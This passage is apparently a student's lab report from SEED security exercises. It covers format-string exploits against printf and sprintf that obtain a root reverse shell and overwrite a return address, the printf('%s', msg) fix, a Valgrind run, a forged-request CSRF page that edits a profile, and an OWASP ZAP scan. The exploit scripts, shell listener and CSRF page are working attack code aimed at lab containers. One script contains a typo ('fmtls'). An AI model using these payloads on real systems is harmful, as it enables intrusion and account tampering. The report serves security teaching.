content[56:56+8]  =  (number).to_bytes(8,byteorder='little')
content[64:64+8]  =  (number + 2).to_bytes(8,byteorder='little')


# Save the format string to file
with open('badfile', 'wb') as f:
  f.write(content)

```

6. Run and get result

```
[11/27/22]seed@VM:~/.../Labsetup$  nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 52182
root@eeda26c6bd65:/fmt#
```

Task 6

By Make argument of printf to raw string, we can prevent printf from consider our message with some funtionality

```
printf(msg) -> printf("%s", msg);
```

Recompile:

```
make
make install
```

Restart docker:

```
dcbuild
dcup
```

Rerun the attack of 64 bits machine:

```
python3 exploit.py
cat badfile | nc 10.9.0.5 9090
```


Result:
The raw string is printed directly. Which doesn't work.

```
Attaching to server-10.9.0.6, server-10.9.0.5
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | The input buffer's address:    0x00007fffffffe450
server-10.9.0.6 | The secret message's address:  0x0000555555556008
server-10.9.0.6 | The target variable's address: 0x0000555555558010
server-10.9.0.6 | Waiting for user input ......
server-10.9.0.6 | Received 1500 bytes.
server-10.9.0.6 | Frame Pointer (inside myprintf):      0x00007fffffffe390
server-10.9.0.6 | The target variable's value (before): 0x1122334455667788
server-10.9.0.6 | %.32767x%40$hn%.26401x%41$hn%.6367x%42$hn@@@@@@@@@@The target varia
ble's value (after):  0x1122334455667788
server-10.9.0.6 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

4.2. sprintf

1. Build and run this code

```
gcc -D BUFSIZE=5000 -m32 fmtvul.c
touch badfile
./a.out
```



2. To replace the value of return address, we use %n to write the return address(frame pointer + 4), We set the first 4 byte of input as the address of return address. sprintf will put the address of return address to the front of buf. And use "%xx$n" with some xx offset(With some brute force by setting xx to 0, 1, 2 ...etc. We get the xx is 11), we can get the front of buf(The address of return address). By using "%n" and the front of buf as parameter, we can change the value of retrun address.

3. Python Code:

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0xffffd07c


# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
content[0:4] = number.to_bytes(4, 'little')
s = "%11$n"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[4:4+len(fmt)] = fmtls

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
```

4. Run:

```
./a.out
```

Result:

```
The address of the input array: 0xffffd0b0
The value of the frame pointer: 0xffffd078
The value of the return address: 0x565563d7

The value of the return address: 0x00000004
Segmentation fault
```

Task 3. Valgrind

1. Download and compile and install the valgrind

```
wget https://sourceware.org/pub/valgrind/valgrind-3.17.0.tar.bz2
tar xvf valgrind-3.17.0.tar.bz2
cd valgrind-3.17.0
./configure
make
sudo make install
```

2. Because our code is x86 instead of x86-64, we have to install i386 libc6-dbg package

```
sudo apt-get install libc6-dbg:i386
```

3. Compile our code with -g paramter to provide debug information

```
gcc -g -m32 -o fmtvul fmtvul.c
```

4. Run with valgrind:

```
valgrind fmtvul
```

5. Result:

```
==135558== Copyright (C) 2002-2022, and GNU GPL'd, by Julian Seward et al.
==135558== Using Valgrind-3.20.0 and LibVEX; rerun with -h for copyright info
==135558== Command: fmtvul
==135558==
==135558== Invalid read of size 4
==135558==    at 0x48CA4FD: fread (iofread.c:37)
==135558==    by 0x109332: main (fmtvul.c:28)
==135558==  Address 0x0 is not stack'd, malloc'd or (recently) free'd
==135558==
==135558==
==135558== Process terminating with default action of signal 11 (SIGSEGV)
==135558==  Access not within mapped region at address 0x0
==135558==    at 0x48CA4FD: fread (iofread.c:37)
==135558==    by 0x109332: main (fmtvul.c:28)
==135558==  If you believe this happened as a result of a stack
==135558==  overflow in your program's main thread (unlikely but
==135558==  possible), you can try to increase the size of the
==135558==  main thread stack using the --main-stacksize= flag.
==135558==  The main thread stack size used in this run was 8388608.
==135558==
==135558== HEAP SUMMARY:
==135558==     in use at exit: 0 bytes in 0 blocks
==135558==   total heap usage: 1 allocs, 1 frees, 304 bytes allocated
```

Task 4. Redirection

Use javascript to send request

Take editprofile as example

The under javascript will send request to other page

Which will not redirect pages

```
<html>
<body>
  <h1>This page forges an HTTP GET request</h1>
  <script type="text/javascript">
    function forge_post() {
    fetch('http://www.seed-server.com/action/profile/edit', {
        method: 'POST',
        headers: {
        'Accept': 'application/json',
        'Content-Type': 'application/json',
        },
        body: JSON.stringify({
        "name" : "Alice",
        "description" : "test.</br>",
        "accesslevel[description]": "2",
        "guid" : "56"
        })
    })
        .then(response => response.json())
        .then(response => console.log(JSON.stringify(response)));


    }
    window.onload = function() {forge_post();}
  </script>
<img src="" alt="image" width="1" height="1" />
</body>
</html>
```

Task 5 OWASP ZAP


1. build environment:

```
# Download Labsetup
unzip Labsetup.zip
cd Labsetup
dcbuild
dcup
```


2. Install ZAP:

```
# Download Linux Install ZAP from website
chmod +x ZAP_2_12_0_unix.sh
# Install java runtime
sudo apt install openjdk-11-jre
sudo ./ZAP_2_12_0_unix.sh
# Add following line to /etc/host
# 10.9.0.5        www.seed-server.com
# 10.9.0.5        www.example32.com
# 10.9.0.105      www.attacker32.com
```


3. Go to your browser's(I use firefox) config, and set http proxy to localhost:8080



4. Open ZAP and Click Automated Scan



5. Scan Target Address:



6. Result:

CSRF Problem is founded